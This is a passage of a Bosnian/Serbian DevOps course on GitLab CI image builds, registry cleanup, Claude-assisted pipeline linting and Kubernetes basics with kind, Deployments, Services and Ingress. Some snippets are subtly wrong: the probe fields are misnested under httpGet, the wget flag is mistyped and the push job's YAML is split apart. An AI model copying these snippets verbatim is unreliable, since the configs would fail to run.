Kubernetes deploymenti uvijek koriste SHA tag (a3f9c21) — nikad `latest` ili branch ime. Razlog: SHA je immutable (uvijek isti image), dok `latest` može biti drugačiji image sutra.

Image cleanup policies

Bez cleanup-a, registry se puni. Svaki push kreira novi image. Za aktivan projekat s 10 pusheva dnevno na 5 brancha — to je 50 imagesa dnevno.

GitLab ima ugrađen cleanup policy: Settings → Packages and registries → Container Registry.

Tipična konfiguracija: - Obriši tagove koji matchaju `feature-*` starije od 14 dana - Obriši tagove koji matchaju `mr-*` starije od 7 dana - Zadrži uvijek: `main`, `latest`, `v*` (semantic version tagovi) - Zadrži posljednjih N tagova po imenu

Za project-A: feature branch imagesi se brišu nakon 14 dana, MR imagesi nakon mergea. `main` i verzionisani imagesi ostaju trajno.

Možete i ručno pokrenuti cleanup: Project → Packages & Registries → Container Registry → “Clean up tags”.

Lokalno povlačenje imagea

Da povučete image s GitLab registry-ja lokalno:

```
# Prijavite se (jednom)
docker login registry.gitlab.com

# Povucite image
docker pull registry.gitlab.com/vas-namespace/project-a:main

# Pokrenite lokalno
docker run --rm -p 8080:80 registry.gitlab.com/vas-namespace/project-a:main
```

```
Podman: podman login registry.gitlab.com Podman: podman pull registry.gitlab.com/vas-namespace/
project-a:main Podman: podman run --rm -p 8080:80 registry.gitlab.com/vas-namespace/project-a:main
```

Za personal access token (za lokalni rad, ne pipeline):

```
docker login registry.gitlab.com -u vas-gitlab-username -p glpat-xxxxxxxxxxxx
```

```
Podman: podman login registry.gitlab.com -u vas-gitlab-username -p glpat-xxxxxxxxxxxx
```

Generišite PAT u GitLab: Profile → Access Tokens → `read_registry` scope.

Veza sa project-A

Svaki merge na `main` branch aktivira pipeline koji:

1. Gradi novi image s `nginx` + `index.html`
2. Taguje ga s commit SHA i `main`
3. Push-uje u `registry.gitlab.com/firma/project-a`

Kubernetes deployment na staging-u koristi taj SHA tag da bi uvijek imao reproducibilan deployment — znate tačno koji HTML je u produkciji i možete reproducirati bilo koji prethodni deployment.

Monitoring (Prometheus + Grafana) u kasnijim modulima — njihovi imagesi idu na isti registry ali u poseban direktorij: `registry.gitlab.com/firma/project-a/monitoring/prometheus:...`

Source: `02-gitlab-ci-osnove/06-lab-build-i-push-image.md`

06 - LAB: Build i Push Image

Cilj

Na kraju ovog lab-a imat ćete funkcionalan GitLab CI pipeline koji: 1. Gradi Docker image za `nginx` hello-world aplikaciju 2. Pokreće test (provjerava da `nginx` odgovara) 3. Push-uje image u GitLab Container Registry

Preduslovi

- GitLab nalog (`gitlab.com` ili self-hosted)
- Kreirani projekat na GitLab-u (npr. `project-a`)
- Lokalno: `git`, `Docker` (za testiranje)

Struktura projekta

```
project-a/
├── .gitlab-ci.yml
├── Dockerfile
├── nginx/
│   └── nginx.conf
└── html/
    └── index.html
```

Korak 1: Kreirati aplikacijske fajlove

html/index.html:

```
<!DOCTYPE html>
<html>
<head><title>Project A</title></head>
<body>
  <h1>Hello World</h1>
  <p>Build: CI_COMMIT_SHORT_SHA</p>
</body>
</html>
```

nginx/nginx.conf:

```
server {  
    listen 80;  
    server_name _;  
  
    root /usr/share/nginx/html;  
    index index.html;  
  
    location / {  
        try_files $uri $uri/ =404;  
    }  
  
    location /health {  
        access_log off;  
        return 200 "ok\n";  
        add_header Content-Type text/plain;  
    }  
}
```

Dockerfile:

```
FROM nginx:1.25-alpine  
  
COPY nginx/nginx.conf /etc/nginx/conf.d/default.conf  
COPY html/index.html /usr/share/nginx/html/index.html  
  
EXPOSE 80  
  
HEALTHCHECK --interval=10s --timeout=3s --start-period=5s --retries=3 \  
    CMD wget -q0- http://localhost/health || exit 1
```

Korak 2: Kreirati .gitlab-ci.yml

```

stages:
  - build
  - test
  - push

variables:
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA
  IMAGE_BRANCH: $CI_REGISTRY_IMAGE:$CI_COMMIT_REF_SLUG
  DOCKER_TLS_CERTDIR: "/certs"

default:
  image: docker:24
  services:
    - name: docker:24-dind
      alias: docker
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY

build:
  stage: build
  script:
    - docker pull $IMAGE_BRANCH || true
    - |
      docker build \
        --cache-from $IMAGE_BRANCH \
        --tag $IMAGE_TAG \
        --tag $IMAGE_BRANCH \
        .
    - docker save $IMAGE_TAG | gzip > image.tar.gz
  artifacts:
    paths:
      - image.tar.gz
    expire_in: 1 hour
  rules:
    - if: $CI_COMMIT_BRANCH

test:
  stage: test
  needs:
    - build
  script:
    - docker load < image.tar.gz
    - docker run --rm -d --name hello-world-test -p 8080:80 $IMAGE_TAG
    - sleep 3
    - |
      RESPONSE=$(curl -sf http://localhost:8080/health)
      if [ "$RESPONSE" = "ok" ]; then
        echo "Health check passed"
      else
        echo "Health check failed: $RESPONSE"
        docker logs hello-world-test
        exit 1
      fi
    - curl -sf http://localhost:8080 | grep -q "Hello World" || (echo "HTML check failed" && exit 1)
    - echo "All tests passed"
    - docker stop hello-world-test
  rules:
    - if: $CI_COMMIT_BRANCH

push:
  stage: push
  needs:
    - test
  script:
    - docker load < image.tar.gz
    - docker push $IMAGE_TAG

```

```

- docker push $IMAGE_BRANCH
- |
  if [ "$CI_COMMIT_BRANCH" = "main" ]; then
    docker tag $IMAGE_TAG $CI_REGISTRY_IMAGE:latest
    docker push $CI_REGISTRY_IMAGE:latest
    echo "Pushed as latest"
  fi
- echo "IMAGE=$IMAGE_TAG" >> push.env
artifacts:
  reports:
    dotenv: push.env
  expire_in: 1 week
rules:
  - if: $CI_COMMIT_BRANCH

```

Podman u GitLab CI: Docker-in-Docker (docker:dind) nije potreban s Podmanom. Koristi Podman socket pristup: `yaml build: image: quay.io/podman/stable variables: STORAGE_DRIVER: vfs before_script: - podman info script: - podman build -t $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA . - podman push $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA` Prednost: ne treba `privileged: true` runner — Podman radi rootless.

Korak 3: Push i provjera

```

git add .
git commit -m "Add CI pipeline with build, test, push"
git push origin main

```

Otvorite GitLab → vaš projekt → Build → Pipelines.

Gdje vidite rezultate u GitLab UI

Pipeline lista (Build → Pipelines): - Svaki red je jedan pipeline run - Zelena kvačica = sve prošlo, crveni X = nešto failovalo - Kliknite na SHA da vidite detalje

Pipeline detalji: - Grafički prikaz stages i jobova - Kliknite na job da vidite log

Job log: - Sve što pipeline ispiše (stdout/stderr) - Expandovati collapsed sekcije s plavim trouglovima - Scroll do dna za rezultat (exit code)

Container Registry (Deploy → Container Registry): - Lista imagesa s tagovima - Svaki tag s datumom push-a i veličinom - Možete ručno obrisati stare tagove

Troubleshooting

“Runner not found” ili “No runners available”

Provjera: Settings → CI/CD → Runners. Ako nema shared runners, omogućite ih ili registrujte vlastiti runner.

Za gitlab.com: shared runners su uključeni po defaultu. Provjera: Project Settings → CI/CD → Runners → Shared runners for this project = enabled.

“Permission denied” na Docker socket

```
cannot connect to the Docker daemon at unix:///var/run/docker.sock
```

Uzrok: Job pokušava koristiti socket binding ali runner nije konfigurisan za to. Rješenje: dodajte `services: [docker:24-dind]` i `DOCKER_TLS_CERTDIR: "/certs"`. Ne pokušavajte socket binding na shared runnerima.

“denied: access forbidden” pri push-u

```
denied: access forbidden
```

Uzrok: `CI_REGISTRY_USER` i `CI_REGISTRY_PASSWORD` nisu ispravni. Provjera: da li ste zaista koristili predefinisane varijable (ne hardcoded vrijednosti)?

Vrijedi i kada projekt ima Container Registry onemogućen: Settings → General → Visibility → Container Registry = enabled.

Pipeline prolazi ali image nije u registry-ju

Provjera: da li push stage ima `needs: [test]`? Bez `needs`, push može početi i završiti prije test stage-a u nekim race condition scenarijima. Eksplicitni `needs` garantuje redosled.

AI workflow za troubleshooting

Kada pipeline fail-uje, kopirajte kompletan log (od početka do fail-a) i dajte Claude-u:

Moj GitLab CI pipeline fail-uje. Evo loga:

[paste cijeli log]

Šta je uzrok i kako popraviti?

Ili za learning:

Evo mog `.gitlab-ci.yml`. Radi, ali čini mi se neefikasno.
Gdje bi napravio izmjene za bolje performanse i sigurnost?

[paste `.gitlab-ci.yml`]

Claude razumije GitLab CI YAML sintaksu i može objasniti svaki aspekt u kontekstu vašeg projekta.

Source: `02-gitlab-ci-osnove/07-vezba-priprema-ai-okvira-i-sync.md`

07 — Vežba: priprema AI-okvira i sync (GitLab CI)

Pripremaš AI-okvir za rad sa `.gitlab-ci.yml`, pa praktično validiraš pipeline konfiguraciju kroz `glab ci lint` i checklist.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Odlučujemo da li je potreban CI-specifičan artefakt u okviru (glob-rule za `.gitlab-ci.yml`), pa postojeću CI konfiguraciju provodimo kroz lint i proveravamo da nema plaintext secrets.

Pretpostavke za potvrdu: - Postoji `.gitlab-ci.yml` u radnom repou (iz prethodnih labova oblasti 02) - `glab` CLI je instalisan i autentifikovan na GitLab instancu - Postoji `CLAUDE.md` u korenu radnog repoa sa `## Project-A workflow` sekcijom

Van opsega: - Ne menjamo aplikacijski kod niti Dockerfile - Ne podešavamo GitLab runner — samo validiramo konfiguraciju

Prompt za diskusiju:

Radim GitLab CI oblast u project-A. Imam `.gitlab-ci.yml` koji treba da prođe lint. Kontekst je u `CLAUDE.md` (sekcija `## Project-A workflow`). Da li mi treba poseban CI artefakt (rule za `.gitlab-ci.yml`), ili je pokriveno? Predloži kao kandidat sa evidencijom i confidence, bez automatskog kreiranja.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: `.gitlab-ci.yml` prolazi `glab ci lint` bez grešaka i ne sadrži plaintext secrets.

Fajlovi koji se diraju: - `.gitlab-ci.yml` - `CLAUDE.md` ili `.claude/rules/gitlab-ci-checks.md` (ako je odluka „dodaj“)

Fajlovi koji se NE diraju: - `Dockerfile` — obrađen u oblasti 01 - Aplikacijski kod — samo CI konfiguracija

AI okvir za ovu oblast:

Dodaj sekciju `## GitLab CI validation checklist` u `CLAUDE.md`, ili napravi `.claude/rules/gitlab-ci-checks.md`

Sadržaj pravila:

- Svaki job ima stage, rules: (ne only/except), i jasne needs:.
- Path-based rules: changes: da se ne build-uje sve pri svakom commitu.
- Bez plaintext secrets — koristi CI/CD variables (masked, protected).
- interruptible: true za feature grane.

Anti-sprawl: CI se ponavlja kroz module 02, 10 i 22 — minimalan dodatak je opravdan. Ako je pokriveno postojećim pravilima, zapiši odluku i preskoči kreiranje.

Acceptance criteria: - `[]` Odluka o artefaktu doneta i zapisana u `.claude/memory/decisions.md` ili `CLAUDE.md` - `[]` `glab ci lint` prolazi bez grešaka - `[]` `grep -r "password\\|secret\\|token" .gitlab-ci.yml` — nema plaintext secrets - `[]` Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log`

AI pregled plana:

Evo plana pre egzekucije:

- Donosim odluku o gitlab-ci-checks artefaktu
- Pokrećem glab ci lint, popravljam nalaze
- Proveravam da nema plaintext secrets
- Zapisujem sync

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Lint GitLab CI konfiguracije:

```
glab ci lint
```

YAML sanity check kao alternativa ili dopuna:

```
docker run --rm -v "$PWD":/w -w /w cytopia/yamllint .gitlab-ci.yml
```

Provjeri da nema plaintext secrets:

```
grep -rn "password\\|secret\\|token\\|api_key" .gitlab-ci.yml
```

Popravi nalaze po checklist-i iz AI okvira (stages, rules:, needs:, secrets).

Ako lint prijavi grešku koju ne razumeš:

Evo mog `.gitlab-ci.yml` i CI Lint greške:

[konfiguracija]

[greška]

Objasni uzrok i minimalan fix; da li rules: treba prepravku?

4. AI validacija

Evo acceptance criteria iz plana:

- glab ci lint prolazi bez grešaka
- nema plaintext secrets u konfiguraciji
- sync zapisan u .claude/memory/decisions.md ili CLAUDE.md

Evo outputa:
[ovde lepiš glab ci lint output i grep output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pokreni <code>glab ci lint</code> u korenu repoa	Shell ispisuje <code>Validation successful</code> ili ekvivalent bez error linije
2	Pokreni <code>grep -rn "password\\ secret\\ token\\ api_key" .gitlab-ci.yml</code>	Nema izlaza (ili izlaz sadrži samo reference na CI/CD varijable u <code>\$VAR</code> formatu)
3	Otvori <code>.gitlab-ci.yml</code> i provjeri da svaki job ima <code>rules:</code> ključ, ne <code>only:</code>	Pretraga <code>grep "only:" .gitlab-ci.yml</code> nema izlaza
4	Otvori <code>CLAUDE.md</code> ili <code>.claude/rules/gitlab-ci-checks.md</code>	Fajl postoji i sadrži checklist sa 4 pravila

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — GitLab CI sync (oblast 02)
- Urađeno: gitlab-ci-checks rule dodat / ili: odlučeno bez dodatka jer ...
- Naučeno: glab ci lint kao CI validacija; rules: vs only/except razlika
- Šta bi promenio:
```

Phase — 03-kubernetes-fundamenti

Directory: 03-kubernetes-fundamenti/

Source: 03-kubernetes-fundamenti/01-kubernetes-zasto-i-arhitektura.md

01 - Kubernetes: Zašto i Arhitektura

Problem: Docker Compose nije dovoljan

Docker Compose je odličan alat za lokalni razvoj. Definirate servise, mreže, volumene u jednom YAML fajlu i pokrenete sve s jednom komandom. Ali u produkciji naletite na zidove:

Nema self-healing. Ako kontejner crasha, ostaje down dok ga ručno ne restartujete (ili dok `restart: always` ne pokuša — ali bez limita pokušaja i bez notifikacije).

Nema rolling deploy. Ažuriranje slike znači downtime: `docker compose down && docker compose up`. Ili složeni ručni proces s dva servisa i load balancerom.

Jedan server. Compose ne zna za više mašina. Ako server padne — sve pada.

Nema automatskog skaliranja. Više saobraćaja = ručno dizanje novih kontejnera.

Kubernetes rješava sve ove probleme. To je orkestrator kontejnera: sistem koji upravlja kontejnerima na više mašina, automatski ih pokreće, restartuje, skalira i deplouja bez downtime-a.

Kubernetes = desired state machine

Ključni koncept: Kubernetes je sistem koji neprekidno uspoređuje **željeno stanje** (što ste definisali) s **stvarnim stanjem** (što zapravo radi) i radi sve potrebno da ih uskladi.

Kazete: “Želim 3 kopije nginx kontejnera.” Kubernetes ih pokreće. Jedan padne? Kubernetes pokreće novi. Server s dva kontejnera nestane? Kubernetes pokreće zamjene na preostalim serverima. Vi ne upravljate procesima — upravljate **namjerama**.

Arhitektura: control plane i worker nodes


Kubernetes cluster se sastoji od dvije vrste mašina:

Control Plane — “mozak” clustera, donosi sve odluke:

- **API Server** — ulazna tačka za sve operacije. `kubectl` komande idu ovde. REST API.
- **etcd** — distribuirana key-value baza podataka koja čuva cijelo stanje clustera. Ako etcd nestane, cluster “zaboravi” sve.
- **Scheduler** — odlučuje na koji worker node ići s novim Podem. Uzima u obzir dostupne resurse, afinitete, ograničenja.
- **Controller Manager** — skup kontrolera koji prate stanje i reaguju. ReplicaSet controller osigurava tačan broj Podova. Node controller detektuje nedostupne nodove.

Worker Nodes — mašine koje zapravo pokreću kontejnere:

- **kubelet** — agent koji prima instrukcije od control plane-a i pokreće/zaustavlja kontejnere
- **kube-proxy** — mrežni proxy, implementira Kubernetes Service apstrakciju
- **Container Runtime** — containerd ili CRI-O — stvarno pokretanje kontejnera (detalji ispod)



CRI — kako kubelet govori s container runtimeom

Kubernetes ne komunicira direktno s runc-om ili dockerd-om. Koristi standardizovani API: **CRI (Container Runtime Interface)**.

```
graph TD
    kubelet -- "gRPC (CRI protokol)" --> containerd
    subgraph containerd [containerd]
        direction TB
        impl[← implementira CRI, defaultni runtime na EKS, GKE, AKS]
        spec[OCI Runtime Spec]
    end
    containerd --> runc
    subgraph runc [runc]
        direction TB
        runtime[← stvarno pokrene kontejner (postavi namespace, cgroup, pa izađe)]
    end
```

CRI je razlog zašto Kubernetes 1.24+ nije više koristio dockerd — Docker nije implementirao CRI direktno. Kubernetes je godinama koristio `dockershim` (adapter koji je prevodio CRI pozive u Docker API), ali ga je uklonio jer je to bio overhead bez benefita. Rezultat: containerd je sada direktni runtime na svim managed K8s servisima (EKS, GKE, AKS).

Šta ovo znači za tebe: - `docker build`, `docker push` i dalje radiš lokalno — to ostaje - Kada K8s deplouje Pod, kubelet govori containerd-u, ne dockerd-u - Image format je isti (OCI standard) — image buildovan s Dockerom radi u containerd-u bez izmjena - `kubectl describe pod` → sekcija `Container ID: containerd://sha256:...` potvrđuje runtime

Za project-A: EKS nodovi koriste containerd. Tvoji Docker image-i rade bez ikakvih promjena.

kind: Kubernetes u Docker kontejnerima

Za lokalni razvoj, pokretanje pravog Kubernetes clustera (čak i minikube-a) znači VM, Hypervisor, gigabajte RAM-a.

kind (Kubernetes IN Docker) rješava to elegantno: svaki Kubernetes node je Docker kontejner. Cijeli cluster živi unutar Docker-a na vašem laptopu.

Zašto kind za project-A umjesto alternaiva:

- **vs minikube:** kind je lakši, ne treba VM, bolje za CI
- **vs Docker Desktop K8s:** kind je eksplicitan i prenosiv — isti setup radi svugdje gdje je Docker
- **vs k3s/k3d:** kind je “vanilla” Kubernetes — ono što naučite direktno se prenosi na EKS

Instalacija kubectl kroz Docker (bez bare metal instalacije):

```
# Alias koji pokrecete kao docker kontejner
alias kubectl='docker run --rm -it \
  -v ~/.kube:/root/.kube \
  -v $(pwd):/workspace \
  -w /workspace \
  bitnami/kubectl:latest'
```

Ili instalirajte kubectl direktno (preporučeno za lokalni rad jer je brže):

```
# macOS
brew install kubectl

# Linux
curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
chmod +x kubectl && sudo mv kubectl /usr/local/bin/

# Provjera
kubectl version --client
```

kind instalacija:

```
# macOS
brew install kind

# Linux (direktno)
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.20.0/kind-linux-amd64
chmod +x ./kind && sudo mv ./kind /usr/local/bin/kind

# ili kroz Docker (ne preporučuje se za regularnu upotrebu)
docker run --rm -v /var/run/docker.sock:/var/run/docker.sock kindest/node:v1.29.0
```

Kreiranje kind clustera za project-A

```
# Minimalni cluster (jedan node)
kind create cluster --name project-a

# Provjera
kubectl cluster-info --context kind-project-a
kubectl get nodes
```

Za project-A koristit ćemo konfiguraciju s jednim control plane i dva worker node-a (da simuliramo višenode produkcijski setup):

```
# kind-config.yaml
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
  - role: control-plane
    kubeadmConfigPatches:
      - |
        kind: InitConfiguration
        nodeRegistration:
          kubeletExtraArgs:
            node-labels: "ingress-ready=true"
    extraPortMappings:
      - containerPort: 80
        hostPort: 80
        protocol: TCP
      - containerPort: 443
        hostPort: 443
        protocol: TCP
  - role: worker
  - role: worker
```

```
kind create cluster --name project-a --config kind-config.yaml
```

`extraPortMappings` prosleđuje portove s host mašine u kind control plane node — potrebno za pristup Ingress kontroleru.

Veza sa project-A

Isti Kubernetes manifesti koje koristite lokalno na kind-u rade na AWS EKS-u. Razlike su minimalne:

Lokalno (kind)	AWS EKS
NodePort / kubectl port-forward	LoadBalancer / ALB
Self-signed TLS cert	ACM cert
emptyDir storage	EBS/EFS
/etc/hosts za DNS	Route 53

Kada savladate lokalni flow (deploy, skaliranje, debugging), prelaz na EKS je promjena konfiguracije, ne promjena konceptova.

Source: 03-kubernetes-fundamenti/02-pod-deployment-service.md

02 - Pod, Deployment i Service

Pod: najmanja jedinica

Pod je osnovna jedinica u Kubernetes-u. Pod može sadržavati jedan ili više kontejnera koji **dijele mrežu i storage**: svaki kontejner unutar Pod-a komunicira na `localhost`, i svi vide iste volume mountove.

Zašto više kontejnera u Podu? Sidecar pattern: glavni kontejner (nginx) + log shipper (Fluent Bit) koji čita iste log fajlove. Ili init kontejner koji preuzme config fajlove prije nego što glavni počne.

Za project-A: jedan Pod = jedan nginx kontejner.

```
# Direktno kreiranje Poda – NE radite ovo u produkciji
apiVersion: v1
kind: Pod
metadata:
  name: hello-world
  namespace: helloworld-dev
spec:
  containers:
    - name: nginx
      image: registry.gitlab.com/firma/project-a:a3f9c21
      ports:
        - containerPort: 80
```

Zašto ne deplloovati direktno Podove

Pod koji kreirate direktno nema nikoga ko ga čuva. Ako node na kome živi padne, Pod nestaje i ne vraća se. Nema self-healing, nema skaliranja.

Kubernetes ima hijerarhiju:

```
Deployment → ReplicaSet → Pod
```

ReplicaSet osigurava da uvijek postoji tačan broj kopija Pod-a. Ako Pod padne, ReplicaSet kreira novi. Ali ReplicaSet ne zna ništa o rolling update-ovima.

Deployment upravlja ReplicaSet-ima. Kada ažurirate image tag, Deployment kreira novi ReplicaSet s novim image-om i postepeno mijenja stari s novim (rolling update).

Deployment: desired state

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: hello-world
  namespace: helloworld-dev
  labels:
    app: hello-world
    version: "1.0"
spec:
  replicas: 2                # željeni broj Pod-ova
  selector:
    matchLabels:
      app: hello-world      # koji Podovi su "moji"
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1           # maksimalno 1 Pod više od replicas tokom update-a
      maxUnavailable: 0     # nula Pod-ova može biti down tokom update-a
  template:
    # ovako izgleda svaki Pod
    metadata:
      labels:
        app: hello-world
    spec:
      containers:
        - name: nginx
          image: registry.gitlab.com/firma/project-a:a3f9c21
          ports:
            - containerPort: 80
          resources:
            requests:
              cpu: "50m"
              memory: "64Mi"
            limits:
              cpu: "200m"
              memory: "128Mi"
          readinessProbe:
            httpGet:
              path: /health
              port: 80
              initialDelaySeconds: 5
              periodSeconds: 10
          livenessProbe:
            httpGet:
              path: /health
              port: 80
              initialDelaySeconds: 15
              periodSeconds: 20
```

Rolling update strategija s `maxUnavailable: 0` znači zero-downtime deploy: Kubernetes pokrene novi Pod, čeka da postane ready, tek onda ubija stari.

selector i template labels moraju se podudarati — to je kako Deployment “prepoznaje” svoje Podove.

Service: stabilan endpoint

Pod-ovi dolaze i odlaze. Svaki dobija svoju IP adresu koja se mijenja kada Pod restartuje. Kako da drugi servisi komuniciraju s Podovima ako se IP stalno mijenja?

Service je apstrakcija koja daje stabilan endpoint (IP + DNS ime) koji uvijek usmjerava na zdrave Podove koji matchaju `selector`.


```
apiVersion: v1
kind: Service
metadata:
  name: hello-world
  namespace: helloworld-dev
spec:
  selector:
    app: hello-world      # šalje saobraćaj na Podove s ovim labelom
  ports:
    - protocol: TCP
      port: 80             # port Servicea
      targetPort: 80       # port na Pod-u
  type: ClusterIP         # dostupan samo unutar clustera
```

Tri tipa Service-a:

ClusterIP (default) — interni IP unutar clustera. Drugi Podovi mogu mu pristupiti po DNS imenu: `hello-world.helloworld-dev.svc.cluster.local`. Nije dostupan izvana.

NodePort — otvara isti port na svakom worker node-u (30000-32767 opseg). Dostupan izvana na `<node-ip>:<nodeport>`. Korisno za lokalni razvoj.

LoadBalancer — kreira cloud load balancer (AWS ELB, GCP LB...). Produkcija na cloud-u.

Za kind lokalno koristimo ClusterIP + Ingress (objašnjeno u sljedećem fajlu). Na EKS-u Ingress kreira ALB.

Kubectl komande za svakodnevni rad

```
# Listanje resursa
kubectl get pods -n helloworld-dev
kubectl get deployments -n helloworld-dev
kubectl get services -n helloworld-dev
kubectl get all -n helloworld-dev          # sve odjednom

# Detalji o resursu
kubectl describe pod hello-world-abc123 -n helloworld-dev
kubectl describe deployment hello-world -n helloworld-dev

# Logovi
kubectl logs hello-world-abc123 -n helloworld-dev
kubectl logs -l app=hello-world -n helloworld-dev  # svi Podovi s labelom
kubectl logs -f hello-world-abc123 -n helloworld-dev  # stream (tail -f)
kubectl logs --previous hello-world-abc123 -n helloworld-dev  # prethodni kontejner

# Ulaz u kontejner
kubectl exec -it hello-world-abc123 -n helloworld-dev -- sh

# Port forward (za lokalni pristup ClusterIP servisu)
kubectl port-forward svc/hello-world 8080:80 -n helloworld-dev
# Sada: curl http://localhost:8080

# Primjena manifesta
kubectl apply -f deployment.yaml
kubectl apply -f k8s/          # svi fajlovi u direktoriju

# Ažuriranje image taga (direktna komanda)
kubectl set image deployment/hello-world nginx=registry.gitlab.com/firma/project-a:b4e8d12 -n hellowor
ld-dev

# Praćenje rolling update-a
kubectl rollout status deployment/hello-world -n helloworld-dev

# Rollback na prethodnu verziju
kubectl rollout undo deployment/hello-world -n helloworld-dev

# Brisanje
kubectl delete pod hello-world-abc123 -n helloworld-dev
kubectl delete -f deployment.yaml
```

Veza sa project-A

Struktura K8s manifesta za hello-world:

```
k8s/
├── base/
│   ├── namespace.yaml
│   ├── deployment.yaml
│   └── service.yaml
└── overlays/
    ├── dev/
    │   └── kustomization.yaml  # 1 replika, manje resurse
    ├── staging/
    │   └── kustomization.yaml  # 2 replike
    └── prod/
        └── kustomization.yaml  # 3 replike, HPA
```

Kustomize (objasniće se u kasnijim modulima) omogućava iste bazne manifeste s razlikama po okruženju. Nema copy-paste YAML-a.

03 - Ingress i Networking

Zašto Ingress

Bez Ingress-a, svaki Service koji trebate izložiti prema van dobija vlastiti LoadBalancer. Na AWS-u to znači poseban ELB po servisu — skupo i teško za upravljanje. Na lokalnom clusteru nema LoadBalancer tipa bez dodatnih alata.

Ingress je Kubernetes resurs koji definuje HTTP/HTTPS routing pravila: koji zahtjev ide na koji Service. Jedan ulazni load balancer → mnogo servisa, rutiranje po hostu ili putanji.

```
Internet
  ↓
LoadBalancer (jedan!)
  ↓
Ingress Controller (nginx, traefik...)
  ↓
Ingress resource (pravila)
  ↓
Services → Pods
```

Ingress Controller vs Ingress Resource

Ovo je česta konfuzija:

Ingress Controller — stvarni program koji čita Ingress resurse i implementira routing. Nginx Ingress Controller, Traefik, AWS ALB Ingress Controller... Mora biti instaliran zasebno (nije ugrađen u Kubernetes).

Ingress Resource — Kubernetes YAML koji definiše pravila. Samo deklaracija, nema smisla bez controller-a.

Za project-A lokalno: **nginx ingress controller**. Na AWS EKS-u: **AWS Load Balancer Controller** koji kreira ALB.

Instalacija nginx ingress controllera za kind:

```
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/main/deploy/static/provider/kind/deploy.yaml

# Pričekajte da bude spreman
kubectl wait --namespace ingress-nginx \
  --for=condition=ready pod \
  --selector=app.kubernetes.io/component=controller \
  --timeout=90s
```

Ingress Resource: routing po hostu i putanji

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: hello-world
  namespace: helloworld-dev
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /
spec:
  ingressClassName: nginx
  rules:
    - host: app.local          # po hostu
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: hello-world
                port:
                  number: 80
```

Routing po putanji (više servisa na istom hostu):

```
spec:
  rules:
    - host: project-a.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: hello-world
                port:
                  number: 80
          - path: /api
            pathType: Prefix
            backend:
              service:
                name: api-service
                port:
                  number: 3000
          - path: /metrics
            pathType: Prefix
            backend:
              service:
                name: prometheus
                port:
                  number: 9090
```

TLS u Ingressu — nije opcija

TLS blok je obavezan u svakom Ingress resursu od prvog puta. Lokalno koristiš self-signed Secret, na AWS-u ACM certifikat kroz Ingress annotation. Ingress bez TLS bloka je privremeno rješenje koje se zaboravi ukloniti.

Kreiranje TLS Secret-a iz lokalnih certifikata (generirani s `make cert-local-mkcert` ili `make cert-local-openssl`):

```
# Kreiraj K8s TLS secret iz lokalnih certifikata
kubectl create secret tls app-tls-secret \
  --cert=certs/app.local.crt \
  --key=certs/app.local.key \
  -n dev
```

Ili koristeći Makefile target koji radi dry-run + apply:

```
NS=dev make cert-k8s-secret
```

Kompletna Ingress sa TLS — ovako izgleda svaki Ingress u project-A pathu:

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: app-ingress
  namespace: dev
  annotations:
    nginx.ingress.kubernetes.io/ssl-redirect: "true"
spec:
